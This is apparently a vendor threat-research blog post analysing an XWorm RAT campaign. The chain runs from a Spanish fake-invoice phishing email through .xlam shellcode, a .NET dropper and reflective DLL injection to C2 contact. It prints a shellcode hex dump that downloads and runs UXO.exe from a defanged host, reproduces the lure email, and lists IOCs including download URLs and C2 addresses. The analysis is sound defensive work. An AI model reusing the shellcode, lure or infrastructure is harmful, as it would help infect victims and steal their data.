

XWorm RAT Delivered via Shellcode: Multi-Stage Attack Analysis

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xworm-malware-delivered-via-shellcode

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Remote Access Trojans (RATs) often remain quiet in the wild employing increasingly stealthy methods to exfiltrate sensitive data. Latest trends show attackers follow either fileless or in-memory techniques (via shellcode or script loaders) to deliver and execute malware.

This blog post drills into the trend of how attackers are using shellcode as an enabling technology for modern RAT campaigns. This example injects the XWorm RAT.




Fig. 1 - Attack chain

Malicious email sample:

Facturas pendientes de pago



Brezo Sánchez [redacted] >
To [redacted]



Buenos días.

Encuentro facturas adjuntas pendientes de pago.

Ignorar si se ha realizado el pago.

Saludos



Brezo Sánchez
Project Manager

"Grupo Davila, creciendo juntos desde 1917"

Fig. 2 - Malicious email

Office file and its content:

From the email, we see it has .xlam file attached to it. Given that the .xlam are archive files, we can just unzip and statically analyze it to view file contents.

On unzipping the file, we see the oleObject1.bin file in the embeddings folder of Excel file. We can also use the oledump Python tool to view the suspicious embedded file.

As we have offsets now, we can emulate it using scdbg (a tool used for shellcode analysis and debugging).

Checking at any of the offsets gives us the same results:

```
C:\Users\RESEAR~1\Desktop\scDBG\1D236F~2>scdbg.exe /f C:\Users\RESEAR~1\Desktop\EMAIL_~1\Facturas.bin /foff 0000026F
Loaded 59f bytes from file C:\Users\RESEAR~1\Desktop\EMAIL_~1\Facturas.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000
Execution starts at file offset 26f
40126f E970FFFFFF      jmp 0x4011e4  ^^
401274 EB98          jmp 0x40120e  ^^
401276 EB88          jmp 0x401200  ^^
401278 E995000000     jmp 0x401312  vv
40127d 9C             pushf

401396 GetProcAddress(ExpandEnvironmentStringsW)
4013c9 unhooked call to kernel32.ExpandEnvironmentStringsW    step=39721

Stepcount 39721
```

Fig. 5 - Shellcode emulation

In Fig. 4, we find two windows API “GetProcAddress” and “ExpandEnvironmentStringsW” getting called which indicates this to be an expected shellcode. We also observed “unhooked call” instruction which refers to technique used by malware to bypass security products.

The “Facturas.bin” file has a few more API calls which are used to download, save and execute malware.

74	FF	FF	FF	90	8D	AA	85	02	00	00	E9	38	FF	FF	FF	tÿÿÿ..*.....é8ÿÿÿ	
EB	D1	EB	F1	0F	82	16	FF	FF	FF	81	EC	2C	03	00	00	eÑeñ.,.ÿÿÿ.i,...	
E8	12	00	00	00	6B	00	65	00	72	00	6E	00	65	00	6C	è....k.e.r.n.e.l	
00	33	00	32	00	00	00	E8	7F	01	00	00	89	C3	E8	0D	.3.2....è.....%Àè.	
00	00	00	4C	6F	61	64	4C	69	62	72	61	72	79	57	00	...LoadLibraryW.	
53	E8	DE	01	00	00	89	C7	E8	0F	00	00	00	47	65	74	SèP...%Çè....Get	
50	72	6F	63	41	64	64	72	65	73	73	00	53	E8	C2	01	ProcAddress.SèÂ.	
00	00	89	C6	E8	1A	00	00	00	45	78	70	61	6E	64	45	...%Èè....ExpandE	
6E	76	69	72	6F	6E	6D	65	6E	74	53	74	72	69	6E	67	nvironmentString	
73	57	00	53	FF	D6	68	04	01	00	00	8D	54	24	08	52	sW.SÿÖh.....T\$.R	
E8	24	00	00	00	25	00	41	00	50	00	50	00	44	00	41	è\$...%.A.P.P.D.A	
00	54	00	41	00	25	00	5C	00	51	00	51	00	55	00	2E	.T.A.%.\.Q.Q.U..	
00	65	00	78	00	65	00	00	00	FF	D0	E8	0E	00	00	00	.e.x.e...ÿDè....	
55	00	72	00	6C	00	4D	00	6F	00	6E	00	00	00	00	FF	D7	U.r.l.M.o.n...ÿ*
E8	13	00	00	00	55	52	4C	44	6F	77	6E	6C	6F	61	64	è....URLDownload	
54	6F	46	69	6C	65	57	00	50	FF	D6	6A	00	6A	00	8D	ToFileW.PÿÖj.j..	
54	24	0C	52	E8	40	00	00	00	68	00	74	00	74	00	70	T\$.Rè@...h.t.t.þ	
00	3A	00	2F	00	2F	00	61	00	6C	00	70	00	69	00	6E	..././..a.l.p.i.n	
00	72	00	65	00	69	00	73	00	61	00	6E	00	31	00	2E	.r.e.i.s.a.n.l..	
00	63	00	6F	00	6D	00	2F	00	55	00	58	00	4F	00	2E	.c.o.m./.U.X.O..	
00	65	00	78	00	65	00	00	00	6A	00	FF	D0	E8	14	00	.e.x.e...j.ÿDè..	

Fig. 6 - API calls and URL after cleaning up shellcode


From above figure, we see the API calls and URL:

- UrlMon
- UrlDownloadToFile
- LoadLibraryW
- hxxp://alpinreisan1[.]com/UXO[.]exe

UrlMon API has key functionalities for downloading files from URL using UrlDownloadToFile. The file is downloaded from the mentioned URL and saved to %APPDATA%. Then LoadLibraryW is used to execute the file in memory from address space.

First stage executable analysis (UXO.exe)

On statically analysing downloaded file “UXO.exe” is found to be .NET compiled executable.



The screenshot displays the Visual Studio .NET assembly viewer for the file **File: UXO.exe**. The left pane shows the assembly structure, including headers, sections, and metadata. The right pane shows the file's properties and a list of custom properties.

Property	Value
Comments	Comprehensive hospital information system
CompanyName	HealthTech Systems
FileDescription	MedFlow HIS
FileVersion	12.5.7.4826
InternalName	KQuT.exe
LegalCopyright	Copyright © HealthTech Systems 2025
OriginalFilename	KQuT.exe
ProductName	MedFlow
ProductVersion	12.5.7.4826

Fig. 7 - Executable file summary

On statically analysing the file, we see the original filename is “**KQuT.exe**”. While analysing the .NET compiled binaries, it is good to focus on the classes/methods that use ‘Drawing’. The reason for this is that a lot of .NET malware will load a bitmap or object from its resource section and reflectively load the next stage into memory.




Fig. 8 - Steganography image in .exe file

On further analyzing the executable file in dnSpy, we saw the class “HashtaneProjeENSONhali” uses “System.Drawing”. Moving ahead and debugging the file, as soon as the malware hits entry point, the malware gathers a byte array from another class (Form_SecretaryDetail) within the file and loads it into memory.




Fig. 9 - File creation




Fig. 10 - Created file (Creative AI) loaded in memory

Second Stage DLL file analysis (CreativeAI.dll):

We were successfully able to dump the DLL file from memory and let us now look at the analysis of the file.

Using tools like PESTudio and Detect-It Easy (DiE) for static analysis, we can confirm the file type and its original name. Also, we can have a thorough look at the imports and strings that have been flagged.

property	value
file	
file > sha256	A07218767CB37A2EB228DDF96D25724848F368C446ABE6AD0813387DFC603F98
file > first 32 bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
file > first 32 bytes (text)	MZ.....@.....
file > info	size: 76800 bytes, entropy: 5.748
file > type	dynamic-link-library, 32-bit, console
file > version	2.7.1.2341
file > description	ArtificialDesigner
entry-point > first 32 bytes (hex)	FF 25 00 20 40 00
entry-point > location	0x0001405E
file > signature	Microsoft Linker 48.0 Microsoft Visual C# / Basic .NET Microsoft.NET
stamps	
stamp > compiler	Thu Sep 04 01:53:41 2025 (UTC)
stamp > debug	n/a
stamp > resource	n/a
stamp > import	n/a
stamp > export	n/a
names	
file > name	c:\users\research-fp\desktop\dmmp.dll
debug > file	n/a
export	n/a
version > original-file-name	CreativeAI.dll
manifest	n/a
.NET > module > name	CreativeAI.dll
certificate > program-name	n/a

Fig. 11 - DLL file summary from memory using PeStudio

The above figure shows it is a DLL .NET compiled file having filename as CreativeAI.dll which we saw in Fig. 12 below:

c:\users\research-fp\desktop\dmmp.dll	imports (262)	namespace	flag (1)	type	ordinal	library
indicators (virustotal > score)	MemoryStream	System.IO	×	TypeRef	-	mscorlib.dll
footprints (type > sha256)	LoadLibrary	-	-	p/Invoke	-	kernel32
virustotal (score > 23/72)	GetProcAddress	-	-	p/Invoke	-	kernel32
dos-header (size > 64 bytes)						

c:\users\research-fp\desktop\dmmp.dll	encoding (2)	size (bytes)	offset	flag (4)	value (1989)
indicators (virustotal > score)	ascii	12	0x0000D95B	×	MemoryStream
footprints (type > sha256)	ascii	15	0x0000DB0	×	CreateEncryptor
virustotal (score > 23/72)	ascii	12	0x4E88D95B	×	MemoryStream
dos-header (size > 64 bytes)	ascii	15	0x4E88DB0	×	CreateEncryptor
dos-stub (size > 64 bytes)	ascii	4	0x00000000	-	BSJB
rich-header (n/a)					

Fig. 12 - Suspicious strings and imports from PeStudio

From static analysis, we can figure out the suspicious strings and imports such as:

- MemoryStream
- CreateEncryptor

Viewing the DLL file in Detect-It Easy gives us some more insights into what sort of protection the DLL uses to hinder analysis:




Fig. 13 - DiE tool analysis

The DLL file uses several encryption techniques for analysis to be difficult such as RSACryptor, Virtualization, Fake. ctor, and many more.

Since the DLL file is loaded in memory as a byte array, we won't be able to debug the file standalone. So, we need to debug the module while it is running in the memory of our original file, UXO.exe.

On performing further analysis, we observed "CreativeAI.dll" runs another DLL in the memory named as "DriverFixPro.dll" using Reflective DLL injection.




Fig. 14 - DriverFixPro DLL loaded in memory




Fig. 15 - Reflective .DLL injection

Third Stage DLL Analysis (DriverFix Pro.dll)

Let us dump and extract this new DLL and check its content statically and dynamically. For statically analysing the file we will use DiE (Detect It Easy) and PeStudio to look for interesting artifacts.

When we loaded the file in PeStudio, we found more interesting strings and imports as seen in the figure below:

c:\users\research-fp\desktop\driverfix pro.dll		encoding (2)	size (bytes)	offset	flag (8)	value (11739)
indicators (imports > flag)		ascii	12	0x003112D	x	MemoryStream
footprints (type > sha256)		ascii	12	0x0035987	x	WriteAllText
virustotal (sample > unknown)		ascii	12	0x0035A45	x	DownloadFile
dos-header (size > 64 bytes)		ascii	12	0x0036137	x	bytesWritten
dos-stub (size > 64 bytes)		ascii	12	0x4E6A112D	x	MemoryStream
rich-header (n/a)		ascii	12	0x4E6A5987	x	WriteAllText
file-header (dll > 32-bit)		ascii	12	0x4E6A5A45	x	DownloadFile
optional-header (subsystem > console)		ascii	12	0x4E6A6137	x	bytesWritten
directories (count > 5)		ascii	4	0x00000000	-	BSJB
sections (count > 3)						

c:\users\research-fp\desktop\driverfix pro.dll		imports (574)	namespace	flag (3)	type	ordinal	library
indicators (imports > flag)		WriteAllText	-	x	MemberRef	-	mscorlib.dll
footprints (type > sha256)		DownloadFile	-	x	MemberRef	-	mscorlib.dll
virustotal (sample > unknown)		MemoryStream	System.IO	x	TypeRef	-	mscorlib.dll
dos-header (size > 64 bytes)		LoadLibraryA	-	-	p/Invoke	-	kernel32
dos-stub (size > 64 bytes)		GetProcAddress	-	-	p/Invoke	-	kernel32
rich-header (n/a)							

Fig. 16 – Suspicious strings and imports

Upon viewing the file in DnSpy, the file is found to be having a lot of obfuscated codes which hinders the analysis. For analysis, the only option we have is to set breakpoints and step through each class looking for any human readable code.




Fig. 17 - Heavily obfuscated .DLL code

Further debugging is out of scope from the perspective of this blog. Hence, when the file is loaded in memory it already performed the injection to its own process (UXO.exe) and we were able to dump the memory strings of the file. The strings from the memory dump show an interesting name “UD_XWormClient 6.5” which gives us indication of the malware belonging to the XWorm family.

Final Stage C2 connection




Fig. 18 - Memory strings showing presence of “UD_XWormClient”

After successful injection, the file tries to connect to IP: 158.94.209[.]180 where malware exfiltrates its data. When we tried to look up relations for 158.94.209[.]180 on Virus Total, we found it to be hosting a domain “berlin101[.]com:6000”. This domain is recognized as a C2 for XWorm malware.



Fig. 19 - UXO[.]exe network connection

Conclusion

The campaign is delivered by phishing email, using a fake invoice as a lure. The email has an Office file (.xlam) attachment, which, on downloading and opening, shows a blank or corrupted Office file. This malicious document has an embedded oleObject1.bin file, which hides embedded shellcode. The shellcode, when executed it, initiates connection to retrieve and deploy secondary payload.

The second payload, which was an executable was found to be .NET binary that reflectively loaded into the memory. The file which was loaded in memory is found to be a .dll file which was also .NET compiled.

The second stage .DLL file from memory uses heavily obfuscated packing and encryption techniques. This second stage .DLL file loaded another .DLL file in memory again using reflective DLL injection which was further responsible for final execution of malware.

The next and final step performs a process injection in its own main executable file, maintaining persistence and exfiltrating data to its Command & Control servers. The C2s where data was exfiltrated was found to be related to XWorm family.

Protection Statement

- **Stage 2 (Lure)** - Phishing email associated with this attack was identified and blocked by email security analytics.
- **Stage 5 (Dropper File)** – The dropper files are added to Forcepoint malicious database and are blocked.
- **Stage 6 (Call Home)** - C2 servers are categorized under the security category and blocked.

IOCs

Indicators	Type
78a6e7ff6a7f584481d99919458b990a6945fa0c	.xlam
0e2e77ed3a826f1926de588a9827479fe0d8c494	oleObj.bin
ec8ac36d43b18781ba991d3f96243671fd19ee0d	Shellcode
hxxp://alpinreisan1[.]com/UXO[.]exe hxxp://alpinreisan1[.]com/HGR[.]exe hxxp://alpinreisan1[.]com/HGX[.]exe	URLs
04b93bef69ccad7bf8ac4e5c4ee87191ab750cca	Executable
d97ed60de226af9876769ac2e94185cf1b25d676 eed853525f94896aea67eea5c6897329107a07e6	DLL files
berlin101[.]com:6000 158.94.209[.]180:6000	C2



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Prashant serves as a Security Researcher for the X-Labs Threat Research Content. He spends his time researching web and email-based cyberattacks with a particular focus on URL research, email security and analyzing malware campaigns.

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
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